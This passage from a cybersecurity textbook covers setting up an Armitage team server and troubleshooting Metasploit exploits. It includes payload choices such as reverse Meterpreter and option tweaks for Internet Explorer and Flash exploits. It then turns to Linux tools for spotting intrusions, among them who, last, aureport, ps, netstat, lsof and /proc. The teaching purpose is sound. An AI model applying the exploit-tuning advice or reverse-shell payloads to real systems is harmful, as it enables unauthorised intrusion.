


Figure 2-6. Armitage in use

Armitage can function as a team server, allowing multiple attackers from multiple systems to collaborate. When run without arguments, the `teamserver` program provides a description of how the tool works.

```
root@kali-2016-2-u:~# teamserver
[*] You must provide: <external IP address> <team password>
    <external IP address> must be reachable by Armitage
        clients on port 55553
    <team password> is a shared password your team uses to
        authenticate to the Armitage team server
```

Start the Armitage team server by specifying an external IP address and a team password.

```
root@kali-2016-2-u:~# teamserver 10.0.2.2 password1!
[*] Generating X509 certificate and keystore (for SSL)
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2017-02-14 22:54:47 -0500...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
    Host: 10.0.2.2
    Port: 55553
    User: msf
    Pass: password1!

[*] Fingerprint (check for this string when you connect):
    b5d8ae87b90cbfca823d2148b90fe5edf34b42ee
[+] I'm ready to accept you or other clients for who they are
```

Each team member starts a local copy of Armitage and connects to the team server by providing the required credentials; be sure to use the external IP address.

Each team member can perform scans; information from any scan is shared with all members of the team. If any team member establishes a session on a target, then all members of the team can interact with the session by right-clicking on the image of the host in the graphical user interface.

Notes and References

If you want to learn more about the Morris worm itself, take a look at the 1989 technical report “A Tour of the Worm” from Donn Seeley at the University of Utah. It is available at <http://content.lib.utah.edu/cdm/ref/collection/uspace/id/709>.

The Washington Post has a nice 2013 retrospective on the Morris worm incident, available at <http://www.washingtonpost.com/blogs/the-switch/wp/2013/11/01/how-a-grad-student-trying-to-build-the-first-botnet-brought-the-internet-to-its-knees/>.

If you don't already know the story of Aaron Swartz, take the time to learn more. The coverage available at Ars Technica (<https://arstechnica.com/tech-policy/2017/01/aaron-swartz-and-me-over-a-loosely-intertwined-decade/>) has been excellent. Be sure also to read the thoughts of Lawrence Lessig at <http://lessig.tumblr.com/post/40347463044/prosecutor-as-bully>.

In my experience, some Metasploit modules work better than others. On many occasions, I have tried an exploit against a target that meets the required conditions, only to have it fail. Sometimes I can find the reason (maybe the exploit does not work on a closed network), and sometimes I cannot. If this happens to you, do not despair. Double-check your requirements (yes, I have made this mistake all too often), and try it on other systems. It may be the case though that the exploit depends on the state of either Metasploit or the target that in a way that is not met. It happens.

If Windows Defender is enabled on the target, then some of the various exploits will fail.

The first example exploit, EternalBlue, is known to be volatile, and it has the potential to crash the target system.

If, as suggested, you are working in a virtual security laboratory, one possible explanation for a failed attack may be the features of the host and/or your virtualization solution. This is particularly notable for exploits of Internet Explorer. For example, I have successfully attacked these systems when they are running on a Windows 7 host using VMWare Workstation 11, but the same attacks failed when the guests were copied to a Windows 10 host running VMWare Workstation 12. Repeating the attacks on similar systems on an ESXi server are successful.

Other times there are settings in the exploit that need to be tweaked. For example, I have found that although the MS13-037 Microsoft Internet Explorer COALineDashStyleArray Integer Overflow exploit does not require the Java ROP, it works much more reliably with it. Run the command `show advanced` to see the option and the command `set rop JRE6` to make the change. Similarly, the exploit MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution against Windows 7 targets seems to function better when `AllowPowershellPrompt` is set to true. As yet another example, on my Windows 10 testing system with VirtualBox 5.0, the exploit Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory run against a Windows 8.1 system with Firefox 38.0.5 Adobe Flash Player 15.0.0.189 and the payload `windows/meterpreter/reverse_https` reliably fails, but if the payload is changed to `windows/meterpreter/reverse_tcp`, the exploit reliably succeeds. The resulting shell is also limited; attempts to run the `shell` command to obtain a Windows command prompt crash the session.

Metasploit ranks the effectiveness of the various modules as Excellent, Great, Good, Normal, Average, Low, or Manual. Modules ranked as normal are considered reliable, while good or great ranked modules include some sort of automatic targeting. Modules listed as excellent cannot crash the target service. Modules listed as average are unreliable or difficult, while low-ranked modules are worse. For a description of the module rankings, see <https://github.com/rapid7/metasploit-framework/wiki/exploit-ranking>.

Also keep in mind that Metasploit is under active development, and modules can and do change.

If Firefox dies and won't restart properly, disable all add-ons, then restart Firefox; the add-ons can then be re-enabled. The Firefox XCS Code Execution exploit abuses the AddonManager for Firefox, and sometimes (especially on Linux systems) Firefox is unable to recover. In some cases, Firefox is even unable to proceed beyond the Mozilla Crash Reporter to allow you to disable the add-ons. The solution in this case is to start Firefox from the command line in safe mode:

```
pdirichlet@acrux ~ $ firefox -safe-mode
```

Disable add-ons, and restart Firefox. The add-ons can then be re-enabled.

Metasploit provides two types of reverse payloads - staged payloads and stageless payloads. As an example, the payload described in the text, `windows/meterpreter/reverse_https` is a staged payload. In this case, there are two stages to the payload delivery. In the first step, a small stager is sent; this takes control of the process and provides a way to download the second, larger, stage that contains most of the functionality. However, it is possible to essentially send the payload as a single stage; this can be done with the corresponding payload `windows/meterpreter_reverse_https`. The full details of the differences between staged and stageless payloads are well explained by OJ Reeves on the Rapid7 Community page at <https://community.rapid7.com/community/metasploit/blog/2015/03/25/stageless-meterpreter-payloads>.

There is much more to Armitage than the short introduction provided by the text. For more details, check out the Armitage manual, available at <http://www.fastandeasyhacking.com/manual>.

References

There are many good books in print that discuss offensive security. For books on Metasploit, try the following:

- *Metasploit: The Penetration Tester's Guide*, David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni. No Starch Press, July 2011.
- *Mastering Metasploit, 2nd ed.*, Nipun Jaswal. Packt Publishing, September 2016.

For a broader introduction to penetration testing, try these:

- *Penetration Testing: A Hands-On Introduction to Hacking*, Georgia Weidman. No Starch Press, June 2014.

CHAPTER 2 BASIC OFFENSE

- *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy, 2nd ed.*, Patrick Engebretson. Syngress, August 2013.
- *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security*, Lee Allen. Packt Publishing, May 2012.

To learn more about Kali and some of the other tools Kali provides, try these:

- *Kali Linux Revealed*, Raphaël Hertzog, Jim O'Gorman, and Mati Aharon, Offsec Press, 2017. Available online from <https://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf>.
- *Learning Kali Linux: An Introduction to Penetration Testing*, Sean-Phillip Oriyano. O'Reilly, May 2017.
- *Basic Security Testing with Kali Linux 2*, Daniel W. Dieterle. CreateSpace Independent Publishing Platform, March 2016.
- *Intermediate Security Testing with Kali Linux 2*, Daniel W. Dieterle. CreateSpace Independent Publishing Platform, September 2015.
- *Hacking with Kali: Practical Penetration Testing Techniques*, James Broad and Andrew Bindner. Syngress, December 2013.
- *Kali Linux - Assuring Security by Penetration Testing*, Lee Allen, Tedi Heriyanto, and Shakeel Ali. Packt Publishing, April 2014.

CHAPTER 3

Operational Awareness

Introduction

Core to successful cyber operations is the ability to maintain the integrity and availability of computer systems and networks. The first step in this process is knowing what is occurring on defended systems and networks. Both Windows and Linux feature tools that provide information about running processes, system users, and network connections. Network traffic between systems can be captured and analyzed with tools including tcpdump and Wireshark. In this chapter, the reader will learn what live information is available to a system administrator facing a potentially compromised system or network and will find different indicators of the attacks.

Using already-present tools to analyze the behavior of a running system provides advantages in speed and flexibility. However, it comes with limitations; if an adversary has sufficient privileges on the system, they can manipulate, modify, or even control the output from these tools and mislead the defender.

Linux Tools

One of the first things an administrator wants to know are the users logged on to the system.

Determining Users Logged On to the System

Two similar commands are available to determine the users currently logged into a Linux system.

Who

One Linux command that shows the logged-on users is `who`; running the command on a CentOS 7.1 system as root with one user (`cgauss`) logged in at the console, and second user (`sgermain`) connecting via SSH from `spica.stars.example` yields the following.

```
[root@girtab ~]# who
cgauss :0          2017-02-18 17:34 (:0)
cgauss pts/0       2017-02-18 17:34 (:0)
sgermain pts/1     2017-02-18 20:08 (spica.stars.example)
```

CHAPTER 3 OPERATIONAL AWARENESS

When run with the switches -a and -H, it prints column headers, the system boot time, the run level at system boot, the logged-in users, their logon time, and if they logged in remotely through SSH, the IP address, or hostname of the source.

```
[root@girtab ~]# who -aH
NAME      LINE          TIME        IDLE      PID COMMENT EXIT
system    boot 2017-02-18 17:32
run-level 5 2017-02-18 17:32
cgauss    ? :0 2017-02-18 17:34  ? 3877 (:0)
cgauss    + pts/0 2017-02-18 17:34 . 4545 (:0)
sgermain + pts/1 2017-02-18 20:08 . 5706 (spica.stars.example)
```

W

Another command is w; when run on the same system, it yields

```
[root@girtab ~]# w
20:09:51 up 49 min, 3 users, load average: 0.00, 0.01, 0.05
USER   TTY      FROM          LOGIN@  IDLE    JCPU   PCPU WHAT
cgauss :0       :0           17:34  ?xdm?  60.19s 0.06s gdm-session
cgauss pts/0    :0           17:34    7.00s  0.05s 2.55s /usr/libexec/
sgermain pts/1  spica.stars.exam 20:08  1:10   0.01s 0.01s -bash
```

Last

The list of recent logins can be found with the last command.

```
[root@girtab ~]# last
sgermain pts/1      spica.stars.exam Sat Feb 18 20:08 still logged in
sgermain pts/1      spica.stars.exam Sat Feb 18 17:34 - 17:34 (00:00)
cgauss  pts/0       :0           Sat Feb 18 17:34 still logged in
cgauss  :0          :0           Sat Feb 18 17:34 still logged in
(unknown :0)        :0           Sat Feb 18 17:34 - 17:34 (00:00)

... Output Deleted ...
```

The data for w and who is stored in the file /var/run/utmp while the historical data for last comes from /var/log/wtmp. Many attackers with privileged access to a system clobber one or more of these files when trying to retain access.

Aureport

A look at the history of the logons to a system can be provided by the command aureport. This tool is not included in the default installation for every distribution; for example, on Ubuntu systems, it needs to be installed with the command

```
jmaxwell@siegena:~$ sudo apt-get install auditd
```

On an OpenSuSE system, the corresponding installation command is

```
menklient:~ # zypper install audit
```

Once installed, aureport with the flag -au provides data about authentication attempts.

```
[root@girtab ~]# aureport -au
```

Authentication Report

```
=====
# date time acct host term exe success event
=====
1. 01/14/2017 10:09:34 gdm ? :0 /usr/libexec/gdm-session-worker yes 348
2. 01/14/2017 11:09:15 gdm ? :0 /usr/libexec/gdm-session-worker yes 352
...
... Output Deleted ...
67. 02/18/2017 17:34:25 root ? pts/0 /usr/bin/su yes 400
68. 02/18/2017 17:34:38 sgermain 10.0.2.28 ? /usr/sbin/sshd yes 409
69. 02/18/2017 17:34:38 sgermain 10.0.2.28 ? /usr/sbin/sshd yes 410
70. 02/18/2017 17:34:38 sgermain 10.0.2.28 ssh /usr/sbin/sshd yes 413
71. 02/18/2017 20:08:41 sgermain 10.0.2.28 ? /usr/sbin/sshd yes 487
72. 02/18/2017 20:08:41 sgermain 10.0.2.28 ? /usr/sbin/sshd yes 488
73. 02/18/2017 20:08:41 sgermain 10.0.2.28 ssh /usr/sbin/sshd yes 491
```

There are several useful flags to aureport; for example, to see the failed logins from the current day, a user can run

```
[root@girtab ~]# aureport -au --failed --start today
```

Authentication Report

```
=====
# date time acct host term exe success event
=====
1. 02/18/2017 17:17:52 sgermain 10.0.2.28 ssh /usr/sbin/sshd no 456
2. 02/18/2017 17:18:03 sgermain 10.0.2.28 ssh /usr/sbin/sshd no 487
3. 02/18/2017 17:19:01 sgermain 10.0.2.28 ssh /usr/sbin/sshd no 537
4. 02/18/2017 17:19:05 sgermain 10.0.2.28 ssh /usr/sbin/sshd no 551
```

Determining User Activity

It is also important that the administrator know the activities of the users on the system.

Not all user accounts belong to humans; Linux systems use specialized system accounts for various processes. Generally, these system accounts have user id (UID) numbers less than 500, while user accounts corresponding to humans have UID numbers beginning with 500 or 1000, depending on the distribution and release. To find the UID given an account name, a user can use the **id** command.

```
[egalois@sabik ~]$ id egalois
uid=500(egalois) gid=500(egalois) groups=500(egalois)
```

To find the username given a UID, a user can use **getent**.

```
[egalois@sabik ~]$ getent passwd 500
egalois:x:500:500:Evariste Galois:/home/egalois:/bin/bash
```

History

The **history** command provides a list of the Bash shell commands run by the current user. Data for the history command is stored in the file `~/.bash_history`, relative to the home directory of the user, and it can be manipulated and modified by the user (or root).

GNU Accounting Tools

The GNU accounting tools provide another way to determine the users that are or have been on the system as well as providing information about past executed commands. On CentOS systems, it is typically installed by default but not running, as can be verified¹ by running

```
[root@girtab ~]# systemctl status psacct
psacct.service - Kernel process accounting
   Loaded: loaded (/usr/lib/systemd/system/psacct.service; disabled)
     Active: inactive (dead)
```

Start the service and ensure that it starts on system boot with the commands

```
[root@girtab ~]# systemctl start psacct
[root@girtab ~]# systemctl enable psacct
ln -s '/usr/lib/systemd/system/psacct.service' '/etc/systemd/system/multi-user.target.wants/psacct.service'
```

¹This is using the Systemd approach to the service since the example host is a CentOS 7.1 system; on CentOS 5 and CentOS 6 systems, the corresponding SysVinit commands would be used (Table 1-1).

OpenSuSE, Ubuntu, and Mint systems do not install the GNU accounting tools, but they are available with the name `acct`. They can be installed with `zypper` (OpenSuSE) or `apt` (Mint/Ubuntu). Ubuntu and Mint systems start the service after subsequent reboots automatically; on OpenSuSE, this must be enabled manually.

One of the commands provided by the GNU accounting utilities is `ac`, which shows the amount of time users have spent connected to the system. The `-d` flag separates the data by date, and the `-p` by person, so to determine connect time by person by day run.

```
[root@girtab ~]# ac -dp
          (unknown)           0.08
Jan 14  total      0.08
          (unknown)           0.06
          cgauss            36.32
Jan 15  total      36.38
          (unknown)           0.01
          cgauss            1.91
Feb   4  total      1.93
          sgermain           1.05
          (unknown)           0.04
          cgauss            7.02
Feb 18  total      8.11
          (unknown)           0.03
          cgauss            0.04
Today   total      0.06
```

These numbers depend on timing made by the system. If the system is virtualized, and the system is, for example, reverted from a snapshot, then these values may be misleading or confusing.

GNU accounting tools track the last time a command was run. Running `lastcomm` with a command name like `ls` shows who ran that command and when.

```
[root@girtab ~]# lastcomm ls
ls             root    pts/0      0.00 secs Sat Feb 18 20:55
ls             cgauss  pts/0      0.00 secs Sat Feb 18 20:55
ls             root    —         0.00 secs Sat Feb 18 20:53
ls             root    —         0.00 secs Sat Feb 18 20:53
... Output Deleted ...
```

When run with a username, like `sgermain`, `lastcomm` shows the commands run by that user.

```
[root@girtab ~]# lastcomm sgermain
gedit                  sgermain pts/1      0.00 secs Sat Feb 18 21:15
dbus-launch             sgermain pts/1      0.00 secs Sat Feb 18 21:15
bash                   F    sgermain pts/1      0.00 secs Sat Feb 18 21:15
bash                   F    sgermain pts/1      0.00 secs Sat Feb 18 21:15
... Output Deleted ...
```

Determining the State of the System

Sometimes the administrator wants to know the current state of the system, including determining which processes are running or which network connections have been made.

Top

The top command provides a real-time list of processes running on the system; here is a representative result on a quiet system.

```
top - 21:16:39 up 23 min,  3 users,  load average: 0.38, 0.15, 0.14
Tasks: 161 total,   4 running, 157 sleeping,   0 stopped,   0 zombie
%Cpu(s):  2.5 us,  0.0 sy,  0.0 ni, 97.5 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem : 1017160 total,   97768 free,   484064 used,   435328 buff/cache
KiB Swap: 1679356 total,  1679356 free,          0 used.   365424 avail Mem
```

| PID | USER | PR | NI | VIRT | RES | SHR | S | %CPU | %MEM | TIME+ | COMMAND |
|------|--------|----|-----|---------|--------|-------|---|------|------|---------|----------|
| 3078 | cgauss | 20 | 0 | 1575340 | 222172 | 39496 | S | 1.5 | 21.8 | 0:19.85 | gnome-sh |
| 1889 | root | 20 | 0 | 236424 | 53564 | 7852 | R | 0.5 | 5.3 | 0:04.91 | Xorg |
| 1 | root | 20 | 0 | 59596 | 6960 | 3964 | S | 0.0 | 0.7 | 0:01.04 | systemd |
| 2 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | kthreadd |
| 3 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | ksoftirq |
| 5 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | kworker/ |
| 6 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.03 | kworker/ |
| 7 | root | rt | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | migratio |
| 8 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | rcu_bh |
| 9 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | rcuob/0 |
| 10 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.50 | rcu_sche |
| 11 | root | 20 | 0 | 0 | 0 | 0 | R | 0.0 | 0.0 | 0:00.25 | rcuos/0 |
| 12 | root | rt | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog |
| 13 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | khelper |

The processes are listed in order, with the processes using the most CPU listed at the top. When a system is slow or sluggish due to a heavy load, this is the place to start diagnosing the problem.

Ps

The ps command is used to determine the processes running on a system. This tool comes with a wide range of flags to customize the output. To see the processes currently running sorted by PID, as root run ps with the flags aux.

```
[root@girtab ~]# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.6  59596  6960 ?        Ss  20:52  0:01 /usr/lib/s
root        2  0.0  0.0      0     0 ?        S   20:52  0:00 [kthreadd]
root        3  0.0  0.0      0     0 ?        S   20:52  0:00 [ksoftirqd]
root        5  0.0  0.0      0     0 ?        S<  20:52  0:00 [kworker/0
root        6  0.0  0.0      0     0 ?        S   20:52  0:00 [kworker/u
root        7  0.0  0.0      0     0 ?        S   20:52  0:00 [migration
root        8  0.0  0.0      0     0 ?        S   20:52  0:00 [rcu_bh]
root        9  0.0  0.0      0     0 ?        S   20:52  0:00 [rcuob/0]
root       10  0.0  0.0      0     0 ?        S   20:52  0:00 [rcu_sched]
```

... Output Deleted...

When run with the flag --forest, the command ps returns the process structure, showing which process spawned another.

```
[root@girtab ~]# ps ax --forest
PID TTY      STAT   TIME COMMAND
  2 ?        S      0:00 [kthreadd]
  3 ?        S      0:00 \_ [ksoftirqd/0]

... Output Deleted ...

 4048 ?        S1      0:02 /usr/libexec/gnome-terminal-server
 4051 ?        S      0:00 \_ gnome-pty-helper
 4052 pts/0    Ss      0:00 \_ bash
 4088 pts/0    S      0:00      \_ su -
 4095 pts/0    S      0:00          \_ -bash
 4485 pts/0    R+      0:00          \_ ps ax --forest
```

Netstat

One command to determine what ports are open on a Linux is netstat. Linux and Unix systems have two kinds of ports - network ports and Unix sockets. Unix sockets are used for communication by different processes on the same system, so in general we are uninterested in those; however, both sorts of ports are reported by netstat.

CHAPTER 3 OPERATIONAL AWARENESS

The netstat tool has several useful flags, including:

- -v Be verbose
- -n Use numeric values for ports, rather than names
- -A inet (or -inet) Show only IPv4 connections
- -A inet6 (or -inet6) Show only IPv6 connections
- -x Show only Unix sockets
- -t Show only TCP (v4/v6)
- -u Show only UDP (v4/v6)
- -p Show the PID for that connection
- -l Show listening sockets (not shown by default)
- -a Show listening and open sockets
- -r Show routing table

To find out what is listening on the system, a good set of flags is

```
[root@girtab ~]# netstat -nlpv --inet
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address State   PID/Program name
tcp        0      0 0.0.0.0:22        0.0.0.0:*      LISTEN  1360/sshd
tcp        0      0 127.0.0.1:631     0.0.0.0:*      LISTEN  3083/cupsd
tcp        0      0 127.0.0.1:25     0.0.0.0:*      LISTEN  2515/master
tcp        0      0 127.0.0.1:6010    0.0.0.0:*      LISTEN  4254/sshd: sgerm
udp        0      0 0.0.0.0:123      0.0.0.0:*      LISTEN  626/chrony
udp        0      0 0.0.0.0:5353     0.0.0.0:*      LISTEN  631/avahi-daemon
udp        0      0 0.0.0.0:44830    0.0.0.0:*      LISTEN  631/avahi-daemon
udp        0      0 127.0.0.1:323    0.0.0.0:*      LISTEN  626/chrony
```

This provides a verbose list listening TCP and UDP ports in numerical form along with the PID of the process that opened the port.

Lsof

The tool lsof can be used to determine what resources are being used and by which process. Resources include network sockets but can also include devices like a USB drive or files. For example, the current or listening IPv4 connections can be shown with

```
[root@girtab ~]# lsof -i4
```

| COMMAND | PID | USER | FD | TYPE | DEVICE | SIZE/OFF | NODE | NAME |
|-----------|------|----------|-----|------|--------|----------|------|---|
| chrony | 626 | chrony | 1u | IPv4 | 14305 | | oto | UDP *:ntp |
| chrony | 626 | chrony | 3u | IPv4 | 14307 | | oto | UDP localhost:323 |
| avahi-dae | 631 | avahi | 12u | IPv4 | 15901 | | oto | UDP *:mdns |
| avahi-dae | 631 | avahi | 13u | IPv4 | 15902 | | oto | UDP *:44830 |
| sshd | 1360 | root | 3u | IPv4 | 19379 | | oto | TCP *:ssh (LISTEN) |
| master | 2515 | root | 13u | IPv4 | 20615 | | oto | TCP localhost:smtp (LISTEN) |
| cupsd | 3083 | root | 12u | IPv4 | 24990 | | oto | TCP localhost:ipp (LISTEN) |
| sshd | 4250 | root | 3u | IPv4 | 33805 | | oto | TCP Girtab.stars.example:ssh->Spica. stars.example:38411 (ESTABLISHED) |
| sshd | 4254 | sgermain | 3u | IPv4 | 33805 | | oto | TCP Girtab.stars.example:ssh->Spica. stars.example:38411 (ESTABLISHED) |
| sshd | 4254 | sgermain | 10u | IPv4 | 33983 | | oto | TCP localhost:x11-ssh-offset (LISTEN) |

In addition to the listening ports, this shows an active SSH connection from girtab.stars.example.

To determine the resources used by a selected PID, specify the PID with the -p flag. For example, the previous shows an SSH connection for sgermain using PID 4254; to examine this process, the administrator runs the following.

```
[root@girtab ~]# lsof -p 4254
```

```
lsof: WARNING: can't stat() fuse.gvfd-fuse file system /run/user/1000/gvfs
      Output information may be incomplete.
```

| COMMAND | PID | USER | FD | TYPE | DEVICE | SIZE/OFF | NODE | NAME |
|---------|------|----------|-----|------|--------|----------|----------|----------------|
| sshd | 4254 | sgermain | cwd | DIR | 253,1 | 4096 | 128 | / |
| sshd | 4254 | sgermain | rtd | DIR | 253,1 | 4096 | 128 | / |
| sshd | 4254 | sgermain | txt | REG | 253,1 | 815432 | 38281903 | /usr/sbin/sshd |
| sshd | 4254 | sgermain | DEL | REG | 0,4 | | 33868 | /dev/zero |

... Output Deleted ...

| | | | | | | | | |
|------|------|----------|-----|------|-------|--------|----------|---|
| sshd | 4254 | sgermain | mem | REG | 253,1 | 164336 | 33887955 | /usr/lib64/ld-2.17.so |
| sshd | 4254 | sgermain | DEL | REG | 0,4 | | 33829 | /dev/zero |
| sshd | 4254 | sgermain | 0u | CHR | 1,3 | | oto | 4558 /dev/null |
| sshd | 4254 | sgermain | 1u | CHR | 1,3 | | oto | 4558 /dev/null |
| sshd | 4254 | sgermain | 2u | CHR | 1,3 | | oto | 4558 /dev/null |
| sshd | 4254 | sgermain | 3u | IPv4 | 33805 | | oto | TCP Girtab.stars.example:ssh->Spica. stars.example:38411 (ESTABLISHED) |

... Output Deleted ...

To determine the resources used by a user, instead specify the user name with the **-u** flag.

```
[root@girtab ~]# lsof -u sgermain
COMMAND  PID   USER   FD  TYPE   DEVICE SIZE/OFF     NODE NAME
sshd    4254 sgermain cwd   DIR    253,1    4096    128 / 
sshd    4254 sgermain rtd   DIR    253,1    4096    128 / 
sshd    4254 sgermain txt   REG    253,1  815432 38281903 /usr/sbin/sshd
sshd    4254 sgermain DEL   REG    0,4          33868 /dev/zero

... Output Deleted ...

bash   4258 sgermain 255u  CHR  136,1      0t0        4 /dev/pts/1
gedit  4343 sgermain cwd   DIR    253,1    4096 19301951 /home/sgermain
gedit  4343 sgermain rtd   DIR    253,1    4096    128 / 
gedit  4343 sgermain txt   REG    253,1  606176 19016217 /usr/bin/gedit
gedit  4343 sgermain mem   REG    253,1  333632 50633441 /usr/share/font

... Output Deleted ...
```

Here the data shows that the user sgermain is apparently using gedit on PID 4343.

The /proc Directory

A great deal of information is available about a PID through the system's /proc directory. That directory contains subdirectories for each running PID. Consider the PID 4343 from the previous example.

```
[root@girtab ~]# cd /proc/4343
[root@girtab 4343]# ls
attr          cpuset    limits      ns          root      syscall
autogroup     cwd       loginuid   numa_maps   sched      task
auxv          environ   maps       oom_adj     sessionid uid_map
cgroup         exe       mem       oom_score   smaps      wchan
clear_refs    fd        mountinfo oom_score_adj stack
cmdline        fdinfo   mounts    pagemap     stat
comm           gid_map  mountstats personality statm
coredump_filter io       net       projid_map status
```

The command line used to start the process is contained in /proc/4343/cmdline, where the arguments are separated by null bytes. To show the complete command line, use cat with the **-v** option to show the non-printing null characters.

```
[root@girtab 4343]# cat -v cmdline
gedit^@testdoc^@
```

The file /proc/4343/cwd is a symbolic link pointing to the process's current working directory.

```
[root@girtab 4343]# ls -l /proc/4343/cwd
lrwxrwxrwx. 1 sgermain sgermain 0 Feb 18 21:25 /proc/4343/cwd -> /home/sgermain
```

The link /proc/4343/exe points to the process's executable.

```
[root@girtab 4343]# ls -l /proc/4343/exe
lrwxrwxrwx. 1 sgermain sgermain 0 Feb 18 21:25 /proc/4343/exe -> /usr/bin/gedit
```

The directory /proc/3355/fd contains symbolic links to the file descriptors opened by the process.

```
[root@girtab 4343]# ls -l /proc/4343/fd
total 0
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 0 -> /dev/pts/1
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 1 -> /dev/pts/1
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 10 -> anon_inode:[eventfd]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 11 -> socket:[34963]
lr-x----- 1 sgermain sgermain 64 Feb 18 21:20 12 -> anon_inode:inotify
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 13 -> anon_inode:[eventfd]
lr-x----- 1 sgermain sgermain 64 Feb 18 21:20 14 -> /proc/4343-mounts
lrwx----- 1 sgermain sgermain 64 Feb 18 21:18 2 -> /dev/pts/1
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 3 -> socket:[34830]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 4 -> socket:[34900]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 5 -> anon_inode:[eventfd]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 6 -> anon_inode:[eventfd]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 7 -> socket:[34942]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 8 -> anon_inode:[eventfd]
lrwx----- 1 sgermain sgermain 64 Feb 18 21:20 9 -> socket:[34954]
```

Detect: Java JAX-WS Remote Code Execution

Chapter 2 showed how to run the Java Applet JAX-WS Remote Code Execution attack against a Linux target running Java 7. Configure and run the attack, say against a CentOS 6.0 64-bit system running Firefox and Java 7 Update 0; for the payload use Java Meterpreter running through reverse HTTPS, connecting back to the attacker on port 443. Interact with the target and start a shell.

After the successful attack, on the victim's system, a check of logged-in users by root shows nothing out of the ordinary; the who command shows

```
[root@sirius ~]# who
pfermat  tty1          2014-07-31 12:13 (:0)
pfermat  pts/0          2014-07-31 12:13 (:0.0)
```

CHAPTER 3 OPERATIONAL AWARENESS

```
enoether pts/1      2014-07-31 13:15 (10.0.2.18)
pfermat pts/2      2014-07-31 14:12 (:0.0)
```

A check of the process list with `ps aux` shows little out of the ordinary, save for a few lines near the end.

```
[root@sirius ~]# ps aux
USER     PID %CPU %MEM    VSZ   RSS TTY STAT START TIME COMMAND
root       1  0.0  0.1 19244 1372 ?      Ss   12:12 0:00 /sbin/init
... Output Deleted ...
pfermat 3443  0.0  0.0 105356   828 pts/2 S+   15:00 0:00 /usr/bin/less -is
pfermat 3521  0.0  4.3 1112392 44556 ?      Sl   15:16 0:01
                                         /usr/java/jre1.7.0/bin/java -D__jvm_launched=11036
pfermat 3578  0.1  5.3 1076568 54544 ?      Sl   15:16 0:03
                                         /usr/java/jre1.7.0/bin/java -classpath /tmp/~spawn
pfermat 3615  0.0  0.1 106012 1088 ?      S    15:17 0:00 /bin/bash
pfermat 3640  0.0  0.1 106012 1160 ?      S    15:18 0:00 /bin/bash
postfix 4012  0.0  0.2  62052  2680 ?      S    15:33 0:00 pickup -l -t fifo -u
root    4490  0.0  0.1 107968 1048 pts/0 R+   15:50 0:00 ps aux
```

